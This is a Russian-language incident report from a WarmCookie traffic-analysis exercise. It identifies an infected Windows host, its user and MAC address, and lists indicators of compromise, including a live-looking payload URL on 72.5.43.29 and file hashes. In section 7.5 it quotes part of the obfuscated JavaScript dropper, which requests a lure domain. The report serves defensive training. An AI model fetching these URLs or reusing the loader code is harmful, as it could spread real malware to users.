TRAFFIC ANALYSIS EXERCISE: WARMCOOKIE

Составлен: Тарасов Олег

5 Февраля 2025

ОТЧЕТ ОБ ИНЦИДЕНТЕ

1. ВВЕДЕНИЕ

1.1 В этом документе содержится отчет об инциденте 2024-08-15 WarmCookies.

2. ОБ ИНЦИДЕНТЕ

2.1 Хост Windows был заражен, возможно, это произошло из-за вредоносной программы WarmCookies.

2.2 LAN segment range: 10.8.15[.]0/24 (10.8.15[.]0 through 10.8.15[.]255)

Domain: lafontainebleu[.]org

Active Directory (AD) domain controller: 10.8.15[.]4 - WIN-JEGJIX7Q9RS

AD environment name: LAFONTAINBLEU

LAN segment gateway: 10.8.15[.]1

LAN segment broadcast address: 10.8.15[.]255

3. ЗАДАЧИ РАССЛЕДОВАНИЯ

3.3 Напишите отчет об инциденте, основанный на вредоносной сетевой активности из рсар и предупреждений.

4. ОСНОВНЫЕ ПОЛОЖЕНИЯ

- 4.1 В четверг 2024-08-15 примерно в 0:11 UTC сервер Windows, используемый пользователем Pierce Lucero, был заражен вредоносной программой WarmCookie.
- 4.2 Заражение произошло через открытие файла из ZIP архива.

5. ИНФОРМАЦИЯ О ЖЕРТВЕ

5.1 **ИМЯ XOCTA**: DESKTOP-H8ALZBV

5.2 IP АДРЕСС: 10.8.15.133

5.3 **MAC AДРЕСС**: 00:1c:bf:03:54:82


5.4 **ИМЯ ПОЛЬЗОВАТЕЛЯ**: plucero


6. ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

- 6.1 Загрузка Zip архива: 104.21.55.70:80 Invoice 876597035_003.zip". SHA256: 798563fcf7600f7ef1a35996291a9dfb5f9902733404dd499e2e736ea1dc6fc5
- 6.2 Загрузка вредоносного исполняемого файла: http://72.5.43.29/data/0f60a3e7baecf2748b1c8183ed37d1e4 SHA256: b7aec5f73d2a6bbd8cd920edb4760e2edadc98c3a45bf4fa994d47ca9cbd02f6


7. ПРОЦЕСС РАССЛЕДОВАНИЯ

7.1 Проанализировав активные в период атаки ір адреса я выявил подозрительную активность у одного внешнего адреса - 72.5.43.29. Подозрительность этой активности подтверждает скриншот алертов.







7.2 После этого я проверил данный ір адрес в VirusTotal. Сервис определил данный адрес как вредоносный. Предполагая, что данный адрес является потенциальным адресом злоумышленника, я продолжил анализ.



7.2 Далее я начал проверять адреса к которым обращался потенциальный злоумышленник и выявил адрес локальной сети 10.8.15.133.




7.3 При дальнейшем анализе «общения» адреса потенциального злоумышленника с локальным адресом сети, выявились несколько случаев отправки файлов: в частности исполняемых файлов с вредоносной полезной нагрузкой.



7.4 Далее я решил проанализировать список всех файлов, передававшихся по http за период атаки. Был выявлен подозрительный домен, анализ которого на VirusTotal


показал вредоносную активность. С этого домена был скачан вредоносный zip архив с файлом java-script, который подгружал вредоносные исполняемые файлы.



7.5 Сам java-script код был обфусцирован в полотно текста.

pursuit of equitable The CPI is used for cost adjus*/var OKFJIVUA='ZDlhZTBlZjk0NDQ3ZmI5NzFjMmI1YjA1ZTc1NDQx ZWJmN2M3MTVhMzdlNzA0NWFmYTVmYjQ5OTljNDA3NjIzYmY4NjcwMTU1MTFlYzUxZWZiYjFmYzZkOTg0NmY1ZGQ3ZTExNZMZOTVhZTI1YWZ kNjk5NTE0ZDQzMjE4NjM3Zjk=';var HFWXVsAqruDDiRdgdFFrtVbejNS=DEyAUuhBAZuqbq;HFWXVsAqruDDiRdgdFFrtVbejNS.open(('GET'), "https://business.checkfedexexp.com/ data-privacy?zj=ZzqRKxVRQ&pOd=GEokiOXFwH&sourcedp=tQMQJlIo&Tfocontent" + /* consecutive particles with index zero are handled h within and across countries. The Firstly, upcoming legi */" =IXGTZjXqxJ&Jr_cid=9464552&L=8174" + /* consecutive particles with index zero are handled h within and across countries. The Firstly, upcoming legi */"8" + /* consecutive particles with index zero are handled h within and across countries. The Firstly, upcoming legi */"8"/* s the reciprocal of the person s ificant At the same time, product pri ms, dims, periods, coords, ierror) It is erroneous to call MPI_CART */, (3999250-1));/*aging, demographics, and memory study. Neuroepidemiology. 2 The type

7.6 Анализ вредоносного архива был обазначен на VirusTotal как WarmCookies.



7.8 Теперь определяем дополнительную информацию о жертве – имя хоста, пользователя, МАС адрес.

15 0.079539	10.8.15.133	224.0.0.251	MDNS	81 Standard query 0x0000 ANY DESKTOP-H8ALZBV.local, "QM" question
16 0.079799	10.8.15.133	224.0.0.251	MDNS	91 Standard query response 0x0000 A 10.8.15.133
17 0.081786	10.8.15.133	224.0.0.252	LLMNR	75 Standard query 0x67ad ANY DESKTOP-H8ALZBV
20 0.358829	10.8.15.133	10.8.15.4	DNS	99 Standard query 0xa098 SRV _ldaptcp.dcmsdcs.lafontainebleu.o
21 0.359155	10.8.15.4	10.8.15.133	DNS	169 Standard query response 0xa098 SRV _ldaptcp.dcmsdcs.lafonta
22 0.381043	10.8.15.133	10.8.15.4	DNS	94 Standard query 0xcf32 A win-jegjix7q9rs.lafontainebleu.org
23 0.381332	10.8.15.4	10.8.15.133	DNS	110 Standard query response 0xcf32 A win-jegjix7q9rs.lafontainebleu
24 0.390455	10.8.15.133	10.8.15.4	CLDAP	272 searchRequest(1) " <root>" baseObject</root>
27 0.390907	10.8.15.4	10.8.15.133	CLDAP	248 searchResEntry(1) " <root>" searchResDone(1) success [1 result]</root>
30 0.437265	10.8.15.133	10.8.15.255	NBNS	110 Registration NB DESKTOP-H8ALZBV<00>
31 0.437739	10.8.15.133	10.8.15.255	NBNS	110 Registration NB LAFONTAINEBLEU<00>